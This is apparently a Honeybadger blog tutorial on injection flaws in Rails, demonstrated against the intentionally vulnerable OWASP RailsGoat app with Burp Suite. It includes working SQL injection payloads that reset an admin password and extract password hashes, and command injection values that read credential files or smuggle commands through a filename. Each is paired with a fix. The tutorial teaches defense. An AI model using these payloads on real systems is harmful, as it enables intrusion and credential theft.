---
title: "Rails Security Threats: Injections"
date: "2021-05-17"
publisher: Honeybadger
author: Diogo Souza
category: Ruby articles
tags:
- Ruby
description: "One of the best things about Rails is that it protects your app from a wide variety of injection attacks with minimal development effort. But we're never 100% safe. After all, Rails can't protect us from our own bad decisions. We need to understand the threats so we know when we can lean on Rails and when we can't. In this article, Diogo Souza introduces us to the OWASP Top 10 list of vulnerabilities and dives into injection vulnerabilities to show us how rails protects us against them and how we can protect ourselves."
url: "https://www.honeybadger.io/blog/rails-security-injections/"
---
If you deal with user data, you need to make sure that it's secure. However, if you're new to security, it can seem tricky, boring, and complicated.
This article is the first in a series that will teach you about common types of security vulnerabilities and how they affect Rails development. We'll use the [OWASP Top 10](https://owasp.org/www-project-top-ten/) Web Application Security Risks as our map through this terrain.
OWASP stands for _Open Web Application Security Project._ It's a group of experts who work to educate the world about critical security issues on the web. Their _Top 10_ list enumerates the most common vulnerabilities in web applications:
1. Injection
2. Broken authentication
3. Sensitive data exposure
4. XML external entities (XXE)
5. Broken access control
6. Security misconfigurations
7. Cross-site scripting (XSS)
8. Insecure deserialization
9. Using components with known vulnerabilities
10. Insufficient logging and monitoring
Although they update the list regularly, it changes less than you might expect. New technologies inherit old problems. In this piece, specifically, we'll cover three topics related to injection:
- JavaScript Injection - when applications accept malicious data from their clients, don't validate/sanitize the data, and send it back to the browser.
- SQL Injection - when pieces of SQL are intentionally sent as part of a database query to an unsafe SQL interpreter, tricking the interpreter into running dangerous commands or accessing sensitive information.
- OS Injection - when attackers aim to run system commands on unprotected applications that input data from system commands.
We'll go from theory to practice to completely demonstrate how each one of them works. So, let's dive in!
## Injection Threats
If you manage a source of data in your application, then you have a possible injection vector within it. When it comes to creative and innovative ways to hack your apps, hackers continue to invent new stuff that would surprise you.
Let's start with the world of the injection's attacks. If you think your app is sanitized and protected, think again.
## JavaScript Injections
JavaScript injections, commonly known as cross-site scripting (XSS), are all about tricking the backend application (which the client trusts) to send malicious data and/or scripts back to the browser.
When this happens, attackers can run scripts in the user's browser to steal its session, ask for sensitive information "in the name of" the application, or redirect users to dangerous websites.
Let's take the famous blog comment section as an example. Imagine that your application is completely vulnerable and receives a POST for a new comment in your blog, and the value goes directly to the database with no sanitization:
```shell
POST http://myblog.com/comments data:
```
When your website reloads the comment section, it'll fetch the new comment, which will execute the given script on the browser.
The script, which runs within the application page (totally acceptable), gets a user's cookie information and sends it directly to the attacker's site.
## SQL Injections
SQL injections happen when an application that deals with a SQL database does not securely sanitize the user's input whenever this input is concatenated (or interpolated) to any of your queries.
There are two main threats involving SQL injection that you may be aware of in the Rails world: _injection concatenation_ and _interpolation_. Let's check out the differences.
**SQL injection concatenation** is the most famous; it happens when the attacker sends pieces of dangerous SQL as part of the HTTP query params or request body. It's a trick that works with most databases if your application layers are unable to identify this type of content and sanitize it.
As an example, imagine that you're querying a user by his or her username to retrieve sensitive information:
```ruby
User.where("name = '#{userName}'")
```
Considering that `userName` is non-sanitized user input, an attacker could change the param's value to
```sql
' OR '1'='1' --
```
Consequently, your query will be transformed into this:
```sql
SELECT * FROM users WHERE username = '' OR '1'='1';
```
Since the latest added condition always equals `true`, this query would always be executed, exposing hundreds of pieces of sensitive data from your users.
**SQL interpolation** can lead to injection. How? Do you recall the _[scoping feature](https://guides.rubyonrails.org/active_record_querying.html#scopes)_ of Rails' [ActiveRecord](https://guides.rubyonrails.org/active_record_querying.html)? It allows us to specify queries that you use a lot to be referenced as method calls (such as `where`, `joins`, and `includes`) on association objects or models. Take this example:
```ruby
class User < ApplicationRecord scope :filtered_name, -> { where(name: interpolated_string) } end
```
You may have guessed the rest. If there's a `where` clause so that a developer can concatenate non-sanitized input values, it will lead, well, to pretty much the same SQL injection in the previous example.
## OS Injections
OS injections happen when an application allows users to input system-level commands and doesn't filter them.
The consequences could be very dangerous since the attacker will have a free tunnel to the OS in which the application is running. Depending on how the OS base security layers are set, it could expose data and files from other applications running there as well.
Whenever you see one of the following code lines in Rails codebases, be aware that an OS injection could happen there:
```shell
%x[...] system() exec() `my command` // the backticks
```
Consider the following Rails implementation:
```ruby
new_path = "/root/public/images/#{some_path}" system("ls #{new_path}")
```
Given that `some_path` is coming from the client, an attacker could send the value as follows:
```shell
some_path = 'some/path; cat ./config/database.yml'
```
You got it, right? All the database data, including the credentials (if they aren't safely stored in a config cloud), will be exposed to the attacker.
## The RailsGoat Project
To save some time and avoid having to develop a bunch of vulnerable examples from scratch, luckily, we have the [RailsGoat](https://github.com/OWASP/railsgoat) project. It is one of the myriad open-source projects (754 projects) provided by the official OWASP GitHub repository, created for Rails with most of the Top 10 vulnerabilities purposefully programmed to educate developers on security threats.
In this series, we'll make use of the project samples to explore the risks a bit deeper and, even better, in action!
## Setup
Before you go any further, this project has some required dependencies: Ruby, Git, MySQL, and Postgres. Make sure to have all of them installed on your machine before proceeding any further.
To set up the project, first, clone it locally:
```shell
git clone https://github.com/OWASP/railsgoat.git
```
It is targeted by default in Ruby 2.6.5, so make sure to install the proper version if you still don't have it:
```shell
rvm install "ruby-2.6.5"
```
Next, issue the following commands in the app root folder:
```shell
bundle install rails db:setup rails s
```
They will download and install the Rails project dependencies, set up the database, and start the Rails server, respectively.
## A Few Adjustments
Depending on your OS, and because the RailsGoat is a bit outdated (the latest release was on Mar 2018), the `install` command may generate some errors. If you're on Mac, for example, and face the following error at your console:
_Console error about libv8_
then, simply install the required gem:
```shell
gem install libv8 -v '3.16.14.19' -- --with-system-v8
```
Another one that it'll probably blame is _therubyracer_ gem due to a [bug](https://github.com/rubyjs/libv8/issues/282) involving this version of Ruby's _libv8_. Make sure to run the following commands:
```shell
brew install v8-315 gem install therubyracer -v '0.12.3' -- --with-v8-dir=/usr/local/opt/v8@3.15
```
By default, the current settings will consider SQLite the default database. For the next examples, however, we'll need a real database. We'll use MySQL.
First, open the file _config/database.yml,_ locate the `mysql` node, and change the configs according to your MySQL credentials. You can leave the database name as it is.
Stop the Rails server, and make sure to have MySQL up and running; then, run the following commands:
```shell
#Create the MySQL database RAILS_ENV=mysql rails db:create #Run the migrations against the database RAILS_ENV=mysql rails db:migrate #Seeds the database with initial records RAILS_ENV=mysql rails db:seed #Boot Rails using MySQl RAILS_ENV=mysql rails s
```
Alternatively, you can start RailsGoat [through Docker](https://github.com/OWASP/railsgoat#docker-install). It's up to you!
That's it! Now, you can open the browser and log in to the RailsGoat app. You may find the auto-generated credentials available at the topbar's button "Tutorial Credentials". Pick one, but make sure that it's not the admin user.
_MetaCorp Rails application_
## HTTP Proxy Setup
Hackers work by sniffing around in stuff, mainly HTTP requests and responses. They make use of HTTP proxy applications that run between the browser and the server by intercepting, visualizing, and modifying the requests and responses.
For this series, we'll need one of these too, and the perfect tool for the job is [Burp](http://portswigger.net/). It is an enterprise paid-tool, but the free community version is more than adequate for our purposes. So, go ahead, download and install it by following the official [instructions](https://portswigger.net/burp/documentation/desktop/getting-started/installing-burp).
Remember that Burp is made with Java, so you'll also need to have Java installed.
Make sure to follow up on [these instructions](https://learn.onemonth.com/web-hacking-tools-proxies/) to get it working correctly. Once the tool is open, go to the _Proxy > Intercept_ tab, toggle the button "_Intercept is on_" and then "_Open Browser_". This will open a Google Chromium directly connected to Burp and allow us to sniff the requests/responses.
Type something there and check out how Burp tracks things out.
## Threats in Action
Let's see now how each one of the threats we've discussed earlier takes place in real-world scenarios. We'll Start with JavaScript injections.
## JavaScript Injections in Action
In the RailsGoat app, open the _\_header.html.erb_ file located in the _views/layouts/shared_ folder. You may encounter the following HTML snippet:
```html
Welcome, <%= current_user.first_name.html_safe %>
```
Well, it turns out that this Rails [method](https://apidock.com/rails/String/html_safe) calls for a safe name, which is not. It tells whether the string is trusted as safe but doesn't sanitize user input.
Make sure Burp isn't running, and then head to the registration page and type the following into the "First Name" field:
```javascript
```
Finish the registration and login with the newly created user. You may see the navigation bar displaying `"Welcome " + the script code`.
## How to Solve This
This is a common misunderstanding. Developers commonly use this method, but it doesn't secure the data. Instead, you must use `sanitize` whenever you need to render HTML explicitly.
In the example, just remove `.html_safe`, and the attack will be eliminated.
A good tip would be to incorporate tools like [SonarQube](https://www.sonarqube.org/sonarqube-7-4/) into your projects. These tools identify common threats like the one above and alert the developers about dangers and how to fix them.
It's not a good idea to rely solely on the developer's memory.
## SQL Injection: A Concatenation Example
Our RailsGoat SQL injection example resides within the _users\_controller.rb_, inside of the _app/controllers_ folder. Open it and review its contents.
You may see two main methods to create and update user data within the database. Can you detect something wrong with our `update` method? Go, try it out!
Here it goes:
```ruby
user = User.where("id = '#{params[:user][:id]}'")[0]
```
You know that it's not right to concatenate stuff in a where clause. But, let's test the hacking possibilities before fixing it.
Go back to the running app on the Burp Chromium browser and navigate to the _Account Settings_ menu:

_Accessing the account settings_
Once there, open the Burp tool and make sure the button "_Intercept is on_" is toggled. Then, fill in the password fields with some values and click _Submit_.
Burp will intercept the request, and within the _Params_ tab, you may see something similar to what's shown below.
_Burp Suite Tool - Params Tab_
Yes, all of your request params are visible here. They are not only visible but also editable. Burp will hold your request until you finish the edits and then release it to the server.
You can do the same for your responses.
Great, so, let's trick the application. Our goal is to update the password of the admin user rather than the current logged-in user.
First, you need to remove the user's `email`, `first_name`, and `last_name` params because we don't aim to change these values for the admin user.
Second, you may edit the `user[id]` param value to the following:
```sql
0') OR admin = true -- '
```
What's going on here? The above-exhibited value **6** refers to the current logged user id. However, we don't want to change anything related to this user, just the admin. The zero relates to nobody, which is good since the condition after the `OR` is the one that matters to us.
Considering that we don't know the admin's id (well, if you know, it would save some time), we have to trick the database into selecting it via the `admin` role column.
Once you finish the editing, click the _Forward_ button so that the request gets released, and the admin's password is updated.
This is the SQL Rails will generate:
```sql
SELECT `users`.* FROM `users` WHERE (id = '0') OR admin = true -- '')
```
Now, go ahead and log into the admin account with your new password.
## How To Solve This
There are some secure ways to solve this. You could always retrieve the user from the database before it's updated, regardless of what's coming from the client requests.
However, it depends on the developer's coding style, which is not always guaranteed.
So, it’s [parameterized database queries](https://api.rubyonrails.org/classes/ActiveRecord/Querying.html) to the rescue! Let’s see:
```ruby
user = User.where("id = ?", params[:user][:id])[0]
```
It's as simple as that! No more hacking.
## SQL Injection: An Interpolation Example
In RailsGoat, each request is stored in the database as an auditing feature. For this example, let's analyze the _analytics.rb_ class, which stores a scope called `hits_by_ip`. This is an admin feature that lists the request data from the database.
Take a look at how this model interpolates strings within its scope:
```ruby
scope :hits_by_ip, ->(ip, col = "*") { select("#{col}").where(ip_address: ip).order("id DESC") }
```
However, this approach is dangerous! Let's see why. Since you're logged in as an ordinary user, some menus won't show up, but it doesn't mean their endpoints aren't available. So, go ahead and access the [http://localhost:3000/admin/1/analytics](http://localhost:3000/admin/1/analytics) address.
Since we're working at the localhost level, you'll only find data under the _127.0.0.1_ IP. However, in production, you would search for your client IP.
So, type _127.0.0.1_ into the "_Search by IP_" textbox and hit enter. Don't forget to turn on the intercept button on your Burp tool.
Once you're on the _Params_ tab, you may click the _Add_ button to add a new param of _URL_ type and give it the following name:
```text
field[(select+group_concat(password)+from+users+where+admin=true)]
```
Since the scope receives an interpolated string, you can simply add as many rules to the select query as you want. This query, specifically, will turn into this:
```sql
SELECT (select group_concat(password) from users where admin = true) FROM analytics WHERE ip_address = "127.0.0.1" ORDER BY id DESC;
```
It means that we're retrieving the admin hashed password from the database and exhibiting it directly in our view:
_Querying for admin's hashed password_
## How To Solve This?
First of all, make sure that your users will only have access to what they must access. Such endpoints shouldn't be accessible or unprotected.
As another preventive approach, you could whitelist the values that should be accepted and restrict those that should not. Take a look at the `parse_field` method within the same model class. It verifies whether the given field is included within the whitelist array.
So, before calling the model's scope, you may iterate over the params and check whether they're fine to go. Let's do it by updating line 18 of the _admin\_controller.rb_ (which calls the scope):
```ruby
fields = params[:field].map {|k,v| Analytics.parse_field(k) }.join(",")
```
## OS Injections in Action
Let's explore an example of OS injection within RailsGoat. Open the _benefits.rb_ model under the _app/models_ folder and check out its `make_backup` method.
This method creates a backup copy of a file that is being uploaded via the “_Benefit Forms_” section of the application. There doesn’t seem to be a problem here, except that the method makes use of a `system` command:
```ruby
silence_streams(STDERR) { system("cp #{full_file_name} #{data_path}/bak#{Time.zone.now.to_i}_#{file.original_filename}") }
```
It seems correct at first sight, but look again. We can perfectly append other system commands from the user input, and they'll run just fine, such as the creation of a file.
Wait, this is a file uploading feature; how can we update the input of a file? Let's see it in action.
Go back to the RailsGoat app, click the "Benefit Forms" menu, choose a file of your preference, and turn on your Burp intercept button. Then, click _Start Upload_.
When the request gets intercepted, you'll be able to see its header contents, as shown below.
_File uploading intercepted_
In the image, you can see two highlighted params: `benefits[backup]` and `benefits[upload]`.
We need to change the first one's value to `true` since we want to activate the flow that makes a backup of the file and, therefore, where the vulnerability exists.
Next, change the `filename` property of your second param to the following:
```text
filename="kid-2.png;+touch+abc.txt"
```
Then, release the intercept button. This will translate into a new command at the end of execution, which creates a new file called _abc.txt_. In addition to being simple, this is a good example of how vulnerable your flow may be and whether it's a perfect playground for hackers.
## Protecting against OS injections
It may seem a bit obvious; why is someone copying a file through command systems? You'd be shocked by the number of legacy applications running out there. A lot of them are composed of enormous codebases, which can turn the job of detecting such vulnerabilities into a herculean task.
So, yes, just make use of the official inner libraries, like Ruby’s [FileUtils](https://apidock.com/ruby/FileUtils):
```ruby
FileUtils.cp "#{full_file_name}", "#{data_path}/bak#{Time.zone.now.to_i}_#{file.original_filename}"
```
## Wrapping Up
Today, we navigated through the turbulent waters of injection security threats. Although this piece doesn't cover all the correlated problems surrounding injection issues, it explores the most famous ones, as identified by OWASP.
As a bonus, I'll provide some important links that will help improve your knowledge of the subject. The first one, of course, is the [OWASP Top Ten article](https://owasp.org/www-project-top-ten/); it has lots of external links to other articles that include examples and different scenarios.
[Rails SQL Injection](https://rails-sqli.org/) is compiled documentation curated by some members of the community that addresses common SQL injections through practical examples. It's a must-read after what we've covered so far.
Last but not least, there are [official Security Rails docs](https://guides.rubyonrails.org/security.html#injection) available. They cover everything regarding security within Rails applications, including injections. So, make sure to give it a thorough read. Continue your studies, and we’ll see you at our next stop!
---
## Try Honeybadger for FREE
Intelligent logging, error tracking, and Just Enough APM™ in one dev-friendly platform. Find and fix problems before users notice.
[Start free trial](https://app.honeybadger.io/users/sign_up)
[See plans and pricing](https://www.honeybadger.io/plans/)